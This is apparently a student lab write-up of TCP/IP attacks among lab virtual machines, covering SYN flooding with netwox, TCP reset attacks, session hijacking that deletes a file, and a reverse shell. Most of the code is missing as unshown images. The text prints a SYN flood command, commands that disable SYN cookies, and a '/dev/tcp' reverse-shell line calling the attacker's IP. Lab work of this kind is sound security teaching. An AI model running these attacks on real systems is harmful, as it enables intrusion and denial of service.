***TCP/IP attack***

As the provided table below, IP addresses of three virtual machines are:

|  |  |  |
| --- | --- | --- |
|  | system | IP address |
| 1 | attacker | 10.0.2.7 |
| 2 | server | 10.0.2.6 |
| 3 | client | 10.0.2.5 |

|  |  |  |
| --- | --- | --- |
| attacker | server | client |
|  |  |  |

**Task 1: SYN Flooding Attack**

At the first step we obtained the size of the queue at server using the following command:

$ sudo sysctl -q net.ipv4.tcp\_max\_syn\_backlog

Text

Description automatically generated

SYN Cookie Countermeasure: this is a countermeasure for SYN flooding attack, and it is active and enabled by default in the system. In this lab, first we deactivated and perform the task1 and then we repeated this task when it was active.

The command below checks whether this countermeasure is on or off (0=off, 1=on):

$ sudo sysctl -a | grep cookie (Display the SYN cookie flag)

**The SYN cookie is disabled**


According to the image below it was enabled, so we disabled for the first part using the following command:

$ sudo sysctl -w net.ipv4.tcp\_syncookies=0 (turn off SYN cookie)

Text


Description automatically generated

At this step, we connected from client to server machine using telnet (port 23)



Then, we used the command "netstat" with the options tna (n= numeric, a=all, t=tcp)

This command is used two times: once before the telnet command and once after that. The following image shows that, after telnet, a connection established between the client and the server.




The corresponding Netwox tool for this task is numbered 76. We used the below command for SYN flood attack:

netwox 76 -i 10.0.2.6 -p 23 -s raw

Text

Description automatically generated

The following image shows “SYN\_RECV” on server which were “Listen” before.



At this step, we tried to connect from client to the server using telnet command, but it was unsuccessful since the queue on server was fill and could not respond to client request.

Text

Description automatically generated

**The SYN cookie is enabled**

According to the image below it was disabled, so we enabled for the second part using the following command:

$ sudo sysctl -w net.ipv4.tcp\_syncookies=1 (turn on SYN cookie)

Text

Description automatically generated

Then, telnet from client to server:

Text

Description automatically generated

Text

Description automatically generated

The following image shows that, the client could connect to the server after SYN flood attack because the SYN cookie was enabled.


Text

Description automatically generated


**Task 2: TCP RST Attacks on telnet and ssh Connections**

**TCP Reset attack on telnet**

First, we run Wireshark on attacker machine. Then telnet from the client machine to the server machine:



The following image shows from attacker machine shows the connection is established between the client and server.




Then, the following code is implemented and source port, destination port and sequence number are extracted from information provided by Wireshark.



This code create a TCP package and uses the IP address of client to send reset package in order to close the telnet connection between client and the server.

Then the code is executed on attacker machine:




The following image shows that the connection is closed.



**TCP Reset attack on SSH**

Client is connected to server using SSH (port 22). The following images shows the connection is established.



Text

Description automatically generated with medium confidence

Wireshark on the attacker machine shows the connection between the client and the server:

Graphical user interface, application

Description automatically generated

Using the information provided by the Wireshark, we implemented the following image to reset the ssh connection:

Text

Description automatically generated

Then, we executed the code:

Text

Description automatically generated

The following images from the attacker machine in the Wireshark application shows the reset package we sent: Graphical user interface, text, application, email

Description automatically generated

**Task 3: TCP RST Attacks on Video Streaming Applications**

From the server machine (victim) we browsed a video as shown in the following image:

Graphical user interface, website

Description automatically generated

The Netwox tool for this task is numbered 78. This Reset every TCP packet, so we executed the following command:

Text

Description automatically generated

After that the TCP connection between the server(victim) and YouTube website was terminated, as shown in the following image:

Graphical user interface, text, application

Description automatically generated

This shows we successfully disrupted the TCP connection.

**Task 4: TCP Session Hijacking**

Frist, we created a file in the server machine, named HelloWorld.txt

Text

Description automatically generated

Then, we connected from client machine to the server machine using telnet command.

Using nc command we listen to the TCP traffic in the LAN.

The next command captures the TCP traffic between client and the server in the LAN.

Then we run “l” command to show content of the folder. The below image shows that “9 packets captured”.

Graphical user interface, text

Description automatically generated

Text


Description automatically generated

At this step, we implement python code using information provided by Wireshark application. We used source and destination port, sequence number and acknowledge number in the code. In addition, we add a command to delete the file we had added before (the file HelloWord.txt)


Application

Description automatically generated with medium confidence

Then we executed the code from attacker machine as shown in the below image.



The following image shows this file removed from the server.



Finally, we tried to execute commands from client machine, but we could not do anything due to the session had been hijacked before. The reason, for this issue is that the attacker had sent a packet on behalf of the client using the sequence number and ack number. As a result, these numbers changed to other numbers. Therefore, the client do not access to true numbers (seq and ack) of the session and packets sent from the client dropped.

**Task 5: Creating Reverse Shell using TCP Session Hijacking**

In this task, we create reverse shell using TCP hijacking. For this goal, we first connect from the client machine to the server machine.

Text

Description automatically generated


Then we run the “nc” command on attacker machine to read the data across the connection.

Then, we run a command shown in the following image to catching packets transferred between client and server.

Graphical user interface, text, application

Description automatically generated

Then we executed “*l*” command on client machine which is connected to the server using telnet. The packets related to this command are capturing as a result of the previous command we executed.



The following image shows 9 packets captured. Then, we stop capturing and open the stored information using Wireshark to read it.

Text

Description automatically generated with low confidence

We run the below command to see the captured data in Wireshark:

$ wireshark /tmp/packets

Graphical user interface, text, application

Description automatically generated

At this step we create a Python program using source and destination port, sequence and ack number to create reverse shell using TCP session hijacking. In the above code the line:

/bin/bash -i > /dev/tcp/10.0.2.7/9090 0<&1 2>&1

Creates bash shell on a remote machine connect back to the attacker’s machine.

Text

Description automatically generated with low confidence

Then we executed the above code. In the following image, we can see that the connection is created, and we got access to the server machine which means we successfully created the reverse shell. Text

Description automatically generated

This means, the attacker has established an interactive shell access and taken over the victim machine.

Text

Description automatically generated